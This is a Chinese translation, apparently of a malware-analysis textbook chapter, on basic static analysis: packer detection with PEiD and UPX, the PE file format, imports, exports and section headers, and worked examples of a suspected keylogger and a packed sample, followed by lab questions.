


图1-4 左边文件是可执行程序源文件，而右边则是加壳后的可执行程序。所有加壳文件的字符串列表、导入表和其他信息都被压缩了，对于大多数静态分析工具都是不可见的

1.4.2 使用PEiD检测加壳

检测加壳软件的一种方法是使用PEiD工具。你可以使用PEiD来检测加壳器的类型，或是用来链接应用程序的编译器类型，这使得分析加壳软件变得更加容易一些。图1-5显示了PEiD工具所报告的*orig_af2.ex_*文件信息。




图1-5 PEiD工具

注意： PEiD 工具的开发和支持从 2011 年 4 月就已经停止了，但它仍然是目前用于加壳器和编译器检测的最佳工具。在许多情况下，它也能够识别出用来对文件进行加壳的是哪个加壳器。

正如你看到的那样，PEiD已经识别了这个文件是被UPX版本0.89.6-1.02或1.05-2.90进行加壳的。（目前，我们暂时先忽略显示的其他信息，我们将在第18章中更详细地检查这个文件。）

当一个程序被加壳后，你必须对它进行脱壳，才能够执行进一步分析。脱壳过程往往是很复杂的，我们将在第18章中详细介绍。但是UPX加壳工具非常流行，也非常容易进行脱壳处理，在这里特别值得一提。例如，对使用UPX加壳的恶意代码进行脱壳，你只需要简单地下载UPX工具（*http://upx.sourceforge.net/*），然后按照如下命令运行UPX，将加壳程序作为输入：

```
upx -d PackedProgram.exe
```

注意： 许多 PEiD 插件会在没有警告的情况下运行恶意代码的可执行文件！（请务必参考第 2 章，来学习如何建立一个安全的环境，以运行恶意代码。）此外，像所有的程序一样，尤其是那些用于恶意代码分析的程序，PEiD 也可能会受到安全漏洞的威胁。例如，PEiD 0.92 版本包含了一个缓冲区溢出漏洞，允许攻击者执行任意代码。这将允许一位聪明的恶意代码编写者搞出一个程序，来攻击利用恶意代码分析师的机器。因此请务必使用最新版本的 PEiD。

1.5 PE文件格式

到目前为止，我们已经讨论了不考虑格式对可执行程序进行扫描的工具。然而，文件格式可以揭示出很多关于程序功能的信息。

可移植执行（PE）文件格式是Windows可执行文件、对象代码和DLL所使用的标准格式。PE文件格式其实是一种数据结构，包含为Windows操作系统加载器管理可执行代码所必要的信息。几乎每个在Windows系统中加载的可执行代码都使用PE文件格式，尽管也在一些罕见的恶意代码中，存在一些过时兼容性的文件格式。

PE文件以一个文件头开始，其中包括代码信息、应用程序类型、所需的库函数与空间要求。PE头中的信息对于恶意代码分析师而言，是非常有价值的。

1.6 链接库与函数

对于一个可执行程序，我们可以收集到的最有用信息之一，就是它的导入表。导入函数是一个程序所使用的但存储在另一程序中的那些函数，比如包含了对于很多程序都通用的一些代码函数库。代码库可以通过链接方式，被连接到主程序中。

程序员选择将一些导入函数链接到他们编写的程序中，这让他们不必重新在多个程序中重复实现特定功能。代码库可以被静态链接，也可以在运行时链接，或者动态链接。了解代码库是如何被链接的，对于我们理解恶意代码来说，是非常关键的，因为我们在PE文件头中可以找到的信息取决于链接了哪些代码库。我们将在本节中讨论几个可以查看可执行文件导入函数的工具。

1.6.1 静态链接、运行时链接与动态链接

静态链接是Windows平台链接代码库最不常用的方法，尽管在UNIX和Linux程序中是比较常见的。当一个库被静态链接到可执行程序时，所有这个库中的代码都会被复制到可执行程序中，这会让可执行程序增大许多。而在分析代码时，很难区分静态链接的代码与可执行程序自身代码，因为在PE文件头中没有迹象表明这个文件包含有链接代码。

虽然运行时链接在合法程序中并不流行，但是在恶意代码中是常用的，特别是当恶意代码被加壳或是混淆的时候。使用运行时链接的可执行程序，只有当需要使用函数时，才链接到库，而不是像动态链接模式那样在程序启动时就会链接。

一些Windows API允许程序员导入并没有在程序的文件头中列出的链接函数。其中，两个最为常见的是`LoadLibrary`和`GetProcAddress`。`LdrGetProcAddress`和`LdrLoadDll`也会被使用。`LoadLibrary`和`GetProcAddress`允许一个程序访问系统上任何库中的任何函数，这意味着当这些函数被使用时，你无法静态分析出可疑样本程序中会链接哪些函数。

在所有链接方法中，动态链接是最常见的，对于恶意代码分析师也是最应该关注的。当代码库被动态链接时，宿主操作系统会在程序被装载时搜索所需的代码库，如果程序调用了被链接的库函数，这个函数会在代码库中执行。

PE文件头中存储了每个将被装载的库文件，以及每个会被程序使用的函数信息。程序所使用的库与调用的函数，经常是一个程序中最重要的部分，识别它们尤为重要，因为这些信息允许我们来猜测这个恶意代码样本到底干了些什么事情。例如，若一个程序导入了`URLDownloadToFile`函数，你就可能已经猜到，它会连接到互联网下载一些内容，然后在本地文件中进行存储。

1.6.2 使用Dependency Walker工具探索动态链接函数

Dependency Walker工具（*http://www.dependencywalker.com/*），包含在微软Visual Studio的一些版本与其他微软开发包中，支持列出可执行文件的动态链接函数。

图1-6显示了Dependency Walker对*SERVICES.EX_*❶的分析结果，最左边的窗格中❷显示了程序的导入DLL列表，包括*KERNEL32.DLL*与*WS2_32.DLL*。




图1-6　Dependency Walker程序界面

单击*KERNEL32.DLL*，可以在右上角的窗格中❸显示出导入表。我们看到几个函数，但其中最有趣的是`CreateProcessA`，这个API调用告诉我们这个程序可能会创建另一个进程，当运行这个程序时，我们应该注意到是否启动了其他程序。

中间靠右的窗格❹中列出了*KERNEL32.DLL*中的所有可以被导入的函数——这对我们并不是特别有用的信息。请注意在窗格❸与❹中的列都标注着序号。可执行文件可以根据序号，而不是根据名字来导入函数。当根据序号来导入函数时，函数名称就不会在可执行文件中显示。就对于分析师来说，找出到底使用了哪些函数就会变得更加困难。当恶意代码根据序号来导入函数时，你可以在窗格❹中通过查找序号，来找出到底导入的是哪个函数。

底部的两个窗格（❺和❻），会分别显示运行程序时装载的DLL版本额外信息，以及报告的错误。

程序所装载的DLL可以告诉你很多关于程序功能的信息。例如，表1-1中列出了常见的DLL，而装载这些DLL能够告诉你关于应用程序的一些功能。

表1-1 常见的DLL程序

DLL	描述
Kernel32.dll	这是一个很常见的 DLL，它包含核心系统功能，如访问和操作内存、文件和硬件，等等
Advapi32.dll	这个 DLL 提供了对核心 Windows 组件的访问，比如服务管理器和注册表
User32.dll	这个 DLL 中包含了所有用户界面组件，如按钮、滚动条以及控制和响应用户操作的组件
Gdi32.dll	这个 DLL 中包含了图形显示和操作的函数
Ntdll.dll	这个 DLL 是 Windows 内核的接口。可执行文件通常不直接导入这个函数，而是由 Kernel32.dll 间接导入，如果一个可执行文件导入了这个文件，这意味着作者企图使用那些不是正常提供给 Windows 程序使用的函数。一些如隐藏功能和操作进程等任务会使用这个接口
Wsock32.dll 和 Ws2_32.dll	这两个是联网 DLL，访问其中任一个 DLL 的程序非常可能连接网络，或是执行网络相关的任务
Wininet.dll	这个 DLL 包含了更高层次的网络函数，实现了如 FTP、HTTP 和 NTP 等协议

函数命名约定

当评估一些不熟悉的Windows函数时，一些命名约定是非常值得注意的，因为如果你不了解它们，它们就会经常出现在你面前并造成混淆。例如，你经常会遇到以Ex为后缀的函数名，如CreateWindowEx。当微软更新一个函数，而且新函数与原先函数不兼容的时候，微软还会继续支持原先的旧函数。这时新函数会给一个与旧函数相同的名字，并在后面加上Ex后缀。而被显著更新过两次的函数，则会在它们的名字后面有两个 Ex 后缀。

以字符串作为参数的许多函数，在它们的名字后面会包含一个A或者一个W，如CreateDirectoryW。这个字母A或者W在这个函数的文档中并没有出现。它只是表明这个接受字符串参数的函数有着两个不同的版本：以A结尾的输入参数类型为ASCII字符串，而以W结尾的输入参数为宽字符字符串。当你在微软的文档中搜索这个函数时，你需要记得丢掉后缀的A或者W。

1.6.3 导入函数

PE文件头中也包含了可执行文件使用的特定函数相关信息。Windows函数的这些名字，可以告诉你这个可执行文件到底干了些什么事情。微软通过MSDN库对Windows API进行了很出色的文档

化。（你还可以在附录A中找到恶意代码常用的一些函数列表。）

1.6.4 导出函数

与导入函数类似，DLL和EXE的导出函数，是用来与其他程序和代码进行交互时所使用的。通常，一个DLL会实现一个或多个功能函数，然后将它们导出，使得别的程序可以导入并使用这些函数。

PE文件中包含一个文件中导出了哪些函数的信息。因为DLL文件本身就是实现一些导出函数然后被EXE可执行文件使用的，因此导出函数在DLL文件中是最常见的。而EXE文件并不是设计成为其他EXE文件提供功能的，因此里面很少会有导出函数。如果你在可执行文件中发现了导出函数，它们经常会提供一些有用的信息。

在许多情况下，软件作者对导出函数命名的名字会给出一些有用信息。一个普遍的约定是使用在微软文档中使用的名字。例如，为了将一个程序以服务方式运行，你必须首先定义一个`ServiceMain`函数。如果存在一个导出函数名字为`ServiceMain`，会告诉你恶意代码将会作为服务的一部分运行。

不幸的是，尽管微软文档会把这个函数命名为`ServiceMain`，而普通的程序员也会做同样的命名，但这个导出函数可以设置为任何名称。因此，导出函数名称对于实际分析复杂的恶意代码时作用有限。如果恶意代码使用导出函数，它经常会要么完全省略名字，要么使用不明确或误导性的名字。

你可以使用在前面“使用Dependency Walker工具探索动态链接函数”小节中讨论过的Dependency Walker工具，来查看导出函数信息。为了显示导出函数列表，你需要单击你要检查的文件，重新查看图1-6，窗口❹中显示了文件的所有导出函数。

1.7 静态分析技术实践

你已经理解了静态分析的基础技术，现在让我们来上手看看一些真实的恶意代码吧。我们将查看一个可疑的键盘记录器样本，然后再分析一个加壳程序。

1.7.1 PotentialKeylogger.exe：一个未加壳的可执行文件

表1-2显示了使用Dependency Walker工具进行收集并裁剪处理的*PotentialKeylogger.exe*导入表，因为我们看到了如此多的导入函数，我们可以立即得出结论，这个文件并没有被加壳。

像大多数平均规模大小的程序，这个可执行文件包含了大量导入函数。不幸的是，其中只有少数函数对于恶意代码分析来说是有意义的。本书从始至终将覆盖恶意代码的导入函数，并重点关注从恶意代码分析师视角来看最有意思的一些函数。

当你不确切知道一个函数具有什么功能的时候，你需要对它进行查询。为了帮助指导你的分析过程，我们在附录A中列出了恶意代码分析师最需要关注的函数列表。如果一个函数并没有在附录A中被列出，你可以在MSDN库中进行搜索。

表1-2　PotentialKeylogger.exe导入DLL和函数裁剪处理后的列表

Kernel32.dll	User32.dll	User32.dll (continued)
CreateDirectoryW	BeginDeferWindowPos	**ShowWindow**
CreateFileW	CallNextHookEx	ToUnicodeEx
CreateThread	CreateDialogParamW	TrackPopupMenu
DeleteFileW	CreateWindowExW	TrackPopupMenuEx
ExitProcess	DefWindowProcW	TranslateMessage
FindClose	DialogBoxParamW	UnhookWindowsHookEx
FindFirstFileW	EndDialog	UnregisterClassW
FindNextFileW	GetMessageW	UnregisterHotKey
GetCommandLineW	GetSystemMetrics	
GetCurrentProcess	GetWindowLongW	**GDI32.dll**
GetCurrentThread	GetWindowRect	GetStockObject
GetFileSize	GetWindowTextW	SetBkMode
GetModuleHandleW	InvalidateRect	SetTextColor
GetProcessHeap	IsDlgButtonChecked	
GetShortPathNameW	IsWindowEnabled	**Shell32.dll**
HeapAlloc	LoadCursorW	CommandLineToArgvW
HeapFree	LoadIconW	SHChangeNotify
IsDebuggerPresent	LoadMenuW	SHGetFolderPathW
MapViewOfFile	MapVirtualKeyW	ShellExecuteExW
OpenProcess	MapWindowPoints	ShellExecuteW
ReadFile	MessageBoxW	
SetFilePointer	**RegisterClassExW**	**Advapi32.dll**
WriteFile	**RegisterHotKey**	RegCloseKey
	SendMessageA	RegDeleteValueW
	SetClipboardData	RegOpenCurrentUser
	SetDlgItemTextW	RegOpenKeyExW
	SetWindowTextW	RegQueryValueExW
	SetWindowsHookExW	RegSetValueExW

作为一名刚入门的恶意代码分析师，你可能会花很多时间在搜索一些无趣的函数上，但通过实践锻炼，你会很快开始了解哪些函数可能是重要的，而哪些函数并不是。作为这个例子的目的之一，

我们会为你显示大量没什么意思的导入函数，这样你将会对查看大量数据并关注到关键信息的过程尽快熟悉起来。

通常情况下，我们一上来并不会知道这个恶意代码是一个可疑的键盘记录器，所以我们需要寻找一些提供线索的函数。我们将专注于那些对这个程序的功能提供一些暗示的函数。

表1-2中显示的*Kernel32.dll*导入函数告诉我们，这个软件会打开和操作进程（如OpenProcess、GetCurrentProcess和GetProcessHeap等），以及对文件进行操作（如ReadFile、CreateFile和WriteFile）。FindFirstFile和FindNextFile函数是特别值得关注的，因为它们提供的功能是搜索一个目录下的所有文件。

从*User32.dll*导入的函数甚至更加有趣，大量的图形化界面操作函数（如 RegisterClassEx，SetWindowText和ShowWindow等 ）显示这个程序很可能使用了一个图形化界面（虽然GUI并不一定会显示给用户）。

而SetWindowsHookEx函数是间谍软件经常使用的函数，也是键盘记录器用来接收键盘输入最流行的方法。这个函数也会有着一些合法使用的场景，但如果你分析的是个可疑的恶意代码，而当你看到了这个函数时，你就很可能在查看一个键盘记录功能。

RegisterHotKey函数也很有趣。它注册了一个热键（如Ctrl + Shift + P），这样每当用户按下热键组合后，便会通知应用程序。无论当前是哪个应用程序处于活动状态，热键都会将用户带到注册了热键的应用程序。

从*GDI32.dll*的导入函数是和图形相关的，这只是再次确认了这个程序拥有一个图形化界面。从*Shell32.dll*的导入函数告诉我们，这个程序可以启动其他程序——这个功能对于恶意代码和合法软件都是普遍的功能。

从*Advapi32.dll*的导入函数则显示，这个程序使用了注册表，这又提示我们，我们应该去搜索一些看起来像是注册表键值的字符串。注册表键值与文件目录非常类似。在这种案例中，我们发现了一个字符串Software\Microsoft\Windows\CurrentVersion\Run，这是一个恶意代码非常普遍使用的注册表键值，控制Windows启动时会自动装载哪些程序。

这个可执行文件还有几个导出函数LowLevelKeyboardProc和LowLevelMouseProc。微软文档中显示："LowLevelKeyboardProc钩子过程是在SetWindowsHookEx函数中使用的应用程序定义或库函数定义的回调函数，换句话说，这个函数是由SetWindowsHookEx函数用于指定当某个特定事件发生时调用哪个函数，在这个案例中，是在底层键盘事件发生的时候。而文档中对SetWindowsHookEx函数的进一步解释说，这个函数在特定的底层键盘事件发生时会被调用。

Microsoft文档中使用了名称LowLevelKeyboardProc，而在这个案例中，程序员也使用了同样的名称。由于程序员没有掩饰导出函数的名称，因此我们能够获得一个有价值的信息。

利用对导入函数与导出函数的静态分析所得到的信息，我们就可以对这个恶意代码得出一些重

要结论，或是给出一些重要的猜想：首先，这个样本可能是一个本地键盘记录器，使用SetWindowsHookEx函数来记录击键；其次，我们还可以推测，它有一个只显示给特定用户的图形化界面，以及使用RegisterHotKey注册了热键，使得恶意用户输入指定热键后，可以看到这个图形化界面，并看到击键记录；最后，我们还可以通过注册表操作函数和自启动键值字符串的存在，推测出这个程序会设置自身在系统启动时自动加载运行。

1.7.2 PackedProgram.exe：穷途末路

表1-3显示了第二个未知恶意代码导入函数的完整列表，这个列表如此简洁，很明显告诉我们，这个程序是加壳或是混淆的。而这个程序也没有任何可读的字符串，这更进一步地确认了这一点。Windows编译器不会创建出一个拥有如此少导入函数的程序，甚至一个“Hello, World”程序，它的导入函数也会比这个多一些。

这个程序是加壳的，这也是一个非常有价值的信息，但是它的加壳本质特性也阻止了我们使用静态分析基础技术来了解到更多的东西。我们需要尝试更高级的一些分析方法，如动态分析（第3章中介绍），或是脱壳（在第18章中介绍）。

表1-3 PackedProgram.exe导入的DLL和函数

Kernel32.dll	User32.dll
GetModuleHandleA	MessageBoxA
LoadLibraryA	
GetProcAddress	
ExitProcess	
VirtualAlloc	
VirtualFree	

1.8 PE文件头与分节

PE文件头比起仅仅关注导入函数，可以提供更多的信息。PE文件格式包括一个PE文件头，随后跟着一系列的分节。文件头中包含了有关文件本身的元数据。而头部之后是文件的一些实际部分，每个分节中都包含了有用的信息。当我们继续学习本书内容的过程中，我们将继续讨论每种分节内信息的分析策略。以下是在一个PE文件中最常见和有意思的一些节。

.text：.text节包含了CPU执行指令。所有其他节存储数据和支持性的信息。一般来说，这是唯一可以执行的节，也应该是唯一包含代码的节。

.rdata：.rdata节通常包含导入与导出函数信息，与Dependency Walker和PEview工具所获得的

信息是相同的。这个节中还可以存储程序所使用的其他只读数据。有些文件中还会包含.idata和.edata节，来存储导入导出信息。（见表1-4）。

.data：.data节包含了程序的全局数据，可以从程序的任何地方访问到。本地数据并不存储在这个节中，而是PE文件某个其他位置上（我们会在第6章讨论这个话题）。

.rsrc：.rsrc节包含由可执行文件所使用的资源，而这些内容并不是可执行的，比如图标、图片、菜单项和字符串等。字符串可以存储在.rsrc节中，或在主程序里。在.rsrc节中经常存储的字符串是为了提供多语种支持的。

节名称在同一个编译器编译出来的可执行文件中都是一致的，但对于不同的编译器，则会不尽相同。例如，Visual Studio使用.text作为可执行代码节的名称，但Borland的Delphi则使用CODE。Windows不会关心实际的分节名称，因为使用了PE头中的其他信息来确定如何使用一个分节。此外，分节的名称有时也被混淆，从而让分析更加困难。幸运的是，大多数情况下都是使用的默认名称。表1-4列出了你会遇到的最常见的情况。

表1-4　Windows平台可执行PE文件中的分节

分节名称	描述
.text	包含可执行代码
.rdata	包含程序中全局可访问的只读数据
.data	存储程序中都可以访问的全局数据
.idata	有时会显示和存储导入函数信息，如果这个节不存在时，导入函数信息会存储在.rdata节中
.edata	有时会显示和存储导出函数信息，如果这个节不存在时，导出函数会存储在.rdata 节中
.pdata	只在 64 位可执行文件中存在，存储异常处理信息
.rsrc	存储可执行文件所需的资源
.reloc	包含用来重定位库文件的信息

1.8.1　使用PEview来分析PE文件

PE文件格式在头部中存储了很多有趣的信息。我们可以使用PEview工具来浏览这些信息，如图1-7所示。

在图中，左侧窗口中❶处显示了PE文件头部的主要部分。IMAGE_FILE_HEADER项被高亮显示，因为它是当前选中的。

PE头中的前两个部分IMAGE_DOS_HEADER和MS-DOS存根程序，是历史遗留问题，对我们而言没有提供任何值得关注的信息。

PE文件头中的下一部分，IMAGE_NT_HEADERS，显示了NT文件头。特征签名始终是相同的，可

以被直接忽略。

而在右侧窗口❷处高亮显示的`IMAGE_FILE_HEADER`项中，包含了关于文件的基本信息。在❸处的时间戳告诉我们这个可执行文件是什么时候编译的，这在恶意代码分析与事件处理中会非常有用。例如，一个很老的编译时间意味着古老的攻击，反病毒软件就可能包含这个恶意代码的检测特征，而一个很新的编译时间意味的情况则正好相反。




图1-7 在PEview工具中查看 IMAGE_FILE_HEADER

但是，编译时间并不是很可靠的，也会出现一些问题。所有的Delphi程序都使用统一的编译时间，都是1992年6月19日。如果你看到这个编译时间，就可以确定很可能是在查看一个Delphi程序，但是你不会知道它被编译的确切时间。此外，一位称职的恶意代码编写者可以很容易地伪造编译时间。如果你看到一个没有意义的编译时间，它很可能就是假的。

`IMAGE_OPTIONAL_HEADER`部分中包含了几个重要信息。子系统（Subsystem）描述会指出是一个控制台程序还是图形界面程序。控制台程序的值是`IMAGE_SUBSYSTEM_WINDOWS_CUI`，说明程序会在一个命令行窗口内运行。而GUI图形界面程序的值为`IMAGE_SUBSYSTEM_WINDOWS_GUI`，说明程序会在Windows系统内运行。除此之外，还有一些不太常见的子系统，如Native或者Xbox等。

PE文件头中最有趣的信息来自于分节头部描述信息，存储在`IMAGE_SECTION_HEADER`中，如图1-8所示。这些头部信息用来描述PE文件的各个分节。编译器通常会创建和命名一个可执行文件各个分节，而用户几乎无法控制这些名称。因此，可执行文件的这些分节名称通常情况下都是一致的（见表1-4），任何偏差都可能是可疑的。

例如，在图1-8中，在❶处的虚拟大小告诉我们在加载过程中需要分配多少空间给一个分节。❷处的原始大小显示在磁盘上这个分节的大小规模。这两个值应该是相等的，因为数据在内存中只需要

与磁盘上一样多的空间。一些细小的差别也是正常的，可能是由于内存和磁盘上的对齐存在差异所造成的。




图1-8 在PEview中查看IMAGE_SECTION_HEADER的.text节头部信息

分节大小，在检测加壳可执行文件时非常有用。例如，若虚拟大小比原始数据大得多，你便知道这个节在内存中占用了比磁盘上存储更多的空间。这往往意味着加壳代码的存在，特别是当`.text`分节在内存中较磁盘上更大一些时。

表1-5显示了*PotentialKeylogger.exe*文件中的分节。就像你看到的那样，`.text`、`.rdata`和`.rsrc`每个分节都拥有一个虚拟大小和一个原始数据大小，两者都是相同的。`.data`分节看起来是可疑的，因为它的虚拟大小比原始大小要大得多，但是这对于Windows程序的`.data`分节来说是正常的。但是请注意，仅仅这个信息并不能告诉我们这个程序就不是恶意的了；它只是简单地显示出这个文件并不是加壳的，只是说明这个软件很可能并不是加壳的，而PE文件头部是由编译器产生的。

表1-5 PotentialKeylogger.exe的分节信息

分节	虚拟大小	原始数据大小
.text	7AF5	7C00
.data	17A0	0200
.rdata	1AF5	1C00
.rsrc	72B8	7400

表1-6显示了*PackedProgram.exe*文件中的分节。这个文件中的分节有着一系列的异常：分节名称`Dijfpds`、`.sdfuok`和`Kijijl`都是不寻常的，而`.text`、`.data`和`.rdata`分节都是可疑的。`.text`分节的原始数据大小为0，也就是说，它在磁盘上不需要任何空间，而虚拟大小的值是A000，这意味着Windows将会为`.text`节分配内存空间。这就告诉我们，加壳器将会脱出可执行代码到一个分配的`.text`节中。

表1-6 PackedProgram.exe的分节信息

分节	虚拟大小	原始数据大小
.text	A000	0000
.data	3000	0000
.rdata	4000	0000
.rsrc	19000	3400
Dijfpds	20000	0000
.sdfuok	34000	3313F
Kijijl	1000	0200

1.8.2 使用Resource Hacker工具来查看资源节

现在，我们完成了对PE文件头部的审视，我们来继续查看一些分节里的信息。我们无须后面章节的知识介绍，就可以轻松搞定的唯一一个分节，就是资源分节。你可以免费使用从*http://www.angusj.com/*上找到的Resource Hacker工具来浏览`.rsrc`节。当你单击Resource Hacker工具中分析获得的条目时，你就会看到字符串、图标和菜单，而显示的菜单项和程序所使用的是一致的。图1-9显示了使用Resource Hacker工具分析Windows计算器程序*calc.exe*的结果。




图1-9 Resource Hacker工具对calc.exe的分析显示

左侧的窗口中显示出了可执行文件中包含的所有资源。在❶处显示的每个根目录都存储了一种不同类型的资源。其中对于恶意代码分析能够提供有用信息的部分包括：

- 图标部分列出了当可执行文件在文件列表中显示时所使用的图标文件。
- 菜单部分存储了所有出现在各个窗口中的菜单，例如File、Edit和View菜单。这部分包含了所有菜单项的名称，以及所显示的文字。这些菜单项名称应该能够让你很好地理解它们的功能。

- 对话框部分包含了程序的对话框项。在❷处所示的对话框显示了用户在运行*calc.exe*所看到的那个界面，假如我们对*calc.exe*一无所知，我们可以通过查看这个对话框，轻易地识别出它是一个计算器程序。
- 字符串表部分存储了字符串列表。
- 版本信息部分包含了一个程序版本号，并经常有公司名称和版权声明。

如图1-9所示的`.rsrc`节是Windows应用程序资源节的典型案例，其中还可以包含程序员所需要的任何资源。

> **注意**：恶意代码，偶尔一些合法软件，经常会把一个嵌入的程序或者驱动放在资源节中，在程序运行之前，它们会将嵌入可执行文件或驱动提取出来，Resource Hacker可以帮助你提取这些文件来进行单独分析。

1.8.3 使用其他的PE文件工具

除了上面介绍的一些工具之外，还存在着很多可以用来浏览PE文件头的其他工具。其中两个最有用的是PEBrowse Professional和PE Explorer。

PEBrowse Professional（*http://www.smidgeonsoft.prohosting.com/pebrowsepro-file-viewer.html*）与PEview类似。它允许你查看每个分节中的字节，并显示出解析后的数据。PEBrowse Professional在呈现从资源节（.rsrc）获取的信息上做得更好。

PE Explorer（*http://www.heaventools.com/*）有着一个功能丰富的图形用户界面，让你可以方便地浏览PE文件的各个部分。你还可以编辑PE文件的特定部分，它所包含的资源编辑器对于浏览和编辑文件资源来说是非常棒的。然而这个工具的主要缺点是——它不是免费的。

1.8.4 PE文件头概述

PE头中包含了对恶意代码分析师有用的信息，我们会在后续章节中继续进行研究。表1-7回顾了可以从PE头部获得的关键信息。

表1-7 PE文件头的信息

信息域	揭示的信息
导入函数	恶意代码使用了哪些库中的哪些函数
导出函数	恶意代码期望被其他程序或库所调用的函数
时间戳	程序是在什么时候被编译的
分节	文件分节的名称，以及它们在磁盘与内存中的大小
子系统	指示程序是一个命令行还是图形界面应用程序
资源	字符串、图标、菜单项和文件中包含的其他信息

1.9 小结

利用一套相对简单的工具，我们就可以对恶意代码进行静态分析，来获得对它功能的一些观察。但是静态分析通常只是第一步，通常还需要进一步分析。下一步我们需要创建一个安全的环境，这样你就可以运行恶意代码，并执行基础的动态分析方法，让我们继续在后面两章中学习这一过程。

1.10 实验

实验作业的目的是为你提供一个机会，来实践每个章节中所讲授的实践技能。为了模拟真实的恶意代码分析技术，你会得到很少或者根本没有关于你正在分析程序的信息。在本书中的所有动手实验作业，包括本章静态分析基础技术动手实验所要分析的恶意代码，都将命名为非常普通的名字，通常都是无意义甚至是误导性的名字，来模拟未知恶意代码分析。

每个动手实验都包含一个恶意文件、几个问题，以及简短问题答案和详细的恶意代码分析报告。动手实验的解答被列入附录C中。

每个动手实验都包括两个部分的解答。第一部分包括简短答案，可以在你已经自己动手完成实验后，来检查你做的对不对；第二部分则包括详细分析过程解释，供你来仔细回顾我们的解答过程、学习动手实验中每个问题我们是如何找到答案的。

Lab 1-1

这个实验使用Lab01-01.exe和Lab01-01.dll文件，使用本章描述的工具和技术来获取关于这些文件的信息。

问题

1. 将文件上传至 *http://www.VirusTotal.com/*进行分析并查看报告。文件匹配到了已有的反病毒软件特征吗？
2. 这些文件是什么时候编译的？
3. 这两个文件中是否存在迹象说明它们是否被加壳或混淆了？如果是，这些迹象在哪里？
4. 是否有导入函数显示出了这个恶意代码是做什么的？如果是，是哪些导入函数？
5. 是否有任何其他文件或基于主机的迹象，让你可以在受感染系统上查找？
6. 是否有基于网络的迹象，可以用来发现受感染机器上的这个恶意代码？
